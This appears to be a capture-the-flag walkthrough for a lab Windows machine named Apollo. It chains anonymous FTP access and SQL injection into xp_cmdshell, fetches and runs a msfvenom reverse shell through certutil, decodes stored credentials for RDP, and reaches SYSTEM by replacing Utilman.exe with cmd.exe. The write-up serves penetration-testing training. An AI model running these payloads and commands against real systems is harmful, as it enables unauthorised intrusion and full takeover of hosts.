Apollo- Windows Machine

Contents

Host Discovery

```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth1 -r 192.168.56.0/24
```

```
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
192.168.56.175  08:00:27:52:37:86      1      60  PCS Systemtechnik GmbH
```

The IP address of Apollo has been found. This will be different on the cyber range, however the command will be the same.

Kali: 192.168.56.101
Apollo: 192.168.56.175

Service Discovery

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -vv -Pn -R -sV -p- 192.168.56.175
```

```
PORT      STATE SERVICE       REASON          VERSION
80/tcp    open  http          syn-ack ttl 128 Microsoft IIS httpd 10.0
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      syn-ack ttl 128 Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
445/tcp   open  microsoft-ds? syn-ack ttl 128
2222/tcp  open  ftp           syn-ack ttl 128 Microsoft ftpd
3389/tcp  open  ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
4444/tcp  open  http          syn-ack ttl 128 Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
5357/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http          syn-ack ttl 128 Microsoft IIS httpd 10.0
47001/tcp open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49670/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49673/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
```

The two most important ports are 2222 and 4444. I recommend using the '**-sC**' during this scan.

FTP Access

Since the machine allows anonymous access to the server, you can supply the anonymous username and gain access.

```
└─$ ftp 192.168.56.175 2222
Connected to 192.168.56.175.
220 Microsoft FTP Service
Name (192.168.56.175:kali): anonymous
331 Anonymous access allowed, send ide
Password:
230 User logged in.
Remote system type is Windows_NT.
```

Inside this FTP directory there is a hidden directory called "Michael".

```
ftp> ls -la
229 Entering Extended Passive Mode (|||49730|)
150 Opening ASCII mode data connection.
12-04-23  01:12AM       <DIR>          Admin
12-04-23  01:12AM       <DIR>          Chris
12-06-23  06:44AM       <DIR>          Michael
12-04-23  01:12AM                  147 Welcome.txt
```

Once inside, there is another hidden file, which will be hints to escalate and exploit.

```
ftp> ls -la
229 Entering Extended Passive Mode (|||49732|)
150 Opening ASCII mode data connection.
12-06-23  06:45AM                   67 important.txt
12-06-23  08:05AM                  176 notes.txt
226 Transfer complete.
```

```
└─$ cat important.txt
Todo:

-Print report for client.
-Take wife out for dinner.
-Tell dev team to secure website from SQLi
-Update MS
```

The hidden file reveals another hint that states there is a SQLi vulnerability for the website.

```
└─$ cat notes.txt
Hey Michael,

I have given you permission to restore files, this is not permanent and
will be removed next week.

Regards,
Manager.
```


This is a hint that you will have the ability to restore files, with the SeRestore Privilege.

MSFVenom

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.101 LPORT=9999 -f exe > mike.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Rename this reverse shell to anything you wish, however you must remember this name.

SQL Injection



Curtin Students

This will check the standing of a student at Curtin University.

Name: Enter a name Submit

This is vulnerable to sql injection.

Query executed successfully!

Apollo\SQLEXPRESS

CMD 0: SELECT 1,is_srvrolemember('sysadmin')--+
If this results in 1 being returned, then you can proceed.

Query executed successfully!

1


If that worked, then you can proceed to enter the next command. The commands have worked if you get the message 'Query Executed Successfully!'.

CMD 1: SELECT 1; EXEC sp_configure 'show advanced options', 1
CMD 2: SELECT 1; RECONFIGURE WITH OVERRIDE

CMD 3: SELECT 1; EXEC sp_configure 'xp_cmdshell', 1
CMD 4: SELECT 1; RECONFIGURE WITH OVERRIDE
If everything worked, you should be able to ping yourself. Like in the example below.

CMD 5: SELECT 1; EXEC xp_cmdshell 'ping 192.168.56.101'--+

Wireshark capture (in pink).



If you can ping, then download the reverse shell executable to the victim machine and execute it.

Download: SELECT 1; EXEC xp_cmdshell "Certutil.exe -urlcache -f http://192.168.56.101/mike.exe C:\Users\Public"

Execute: SELECT 1; EXEC xp_cmdshell "C:\Users\Public\mike.exe"

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.175] 49776
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Now you are inside. There is a timeout limit of 1 hour, so you will have to re-run the second command once it times out.

Lateral Movement

```
C:\Users\Sys Admin>whoami
whoami
nt service\mssql$sqlexpress
```

You will notice that this is a service account, however we don't want this account. It doesn't have the privilege SeRestore. Let's see if there are any home directories accessible to this account.

```
12/12/2023  05:40 AM    <DIR>          ..
12/06/2023  07:33 AM    <DIR>          Administrator
12/06/2023  11:39 PM    <DIR>          Michael
12/11/2023  11:46 PM    <DIR>          Public
12/12/2023  05:38 AM    <DIR>          Sys Admin
```

```
C:\Users\Sys Admin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3004-90EF

 Directory of C:\Users\Sys Admin

12/12/2023  05:38 AM    <DIR>          .
12/12/2023  05:38 AM    <DIR>          ..
12/12/2023  12:15 AM                20 credentials.txt
               1 File(s)             20 bytes
               2 Dir(s)  31,591,428,096 bytes free
```

Navigating to the Sys Admin directory, you will notice a credentials file.

```
C:\Users\Sys Admin>type credentials.txt
type credentials.txt
michael:aiFoN1BodSE=
```

Decoding this base64 gives us the account password to Michael. Now I can RDP into this machine.


```
└─$ echo 'aiFoN1BodSE=' | base64 -d
j!h7Phu!
```

XFreeRDP

```
┌──(kali㉿kali)-[~/Desktop]
└─$ xfreerdp /u:Michael /p:'j!h7Phu!' /v:192.168.56.175
```


This will RDP into the webserver, given any account credentials.

Flag 1



Inside the document's directory, you will find the first easy flag.

The next step will require you to run powershell as admin, which will give you the necessary privileges. It will require you to enter the Account 'Michael'



Don't worry, this will only prompt you for the password for the Michael account.

```
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Now you should see the SeRestorePrivilege, however it is in a disabled state. Download the PowerShell script from github and run it to enable it.

URL: https://github.com/gtworek/PSBits/blob/master/Misc/EnableSeRestorePrivilege.ps1

```
Privilege Name                Description                    State
============================= ============================== ========
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Next up, you will create a backup of the tool Utilman.exe, as 'Utilman.exe.old'. Finally you rename cmd.exe to Utilman.exe.


```
PS C:\Windows\System32> ren Utilman.exe Utilman.exe.old
PS C:\Windows\System32> ren cmd.exe Utilman.exe
```

Proceeding to escalate, you must have access to 'Ease of Access' option, so RDesktop is a good tool for this.

RDesktop

```
┌──(kali㉿kali)-[~/Desktop]
└─$ rdesktop -u Michael 192.168.56.175
```


A GUI will appear asking you to login, on the bottom right you will see 'Ease of Access', click that a terminal will now appear. This will now have NT Authority access.




```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

Flag 2



The final flag is then located in the Administrator documents directory.

END OF WALKTHROUGH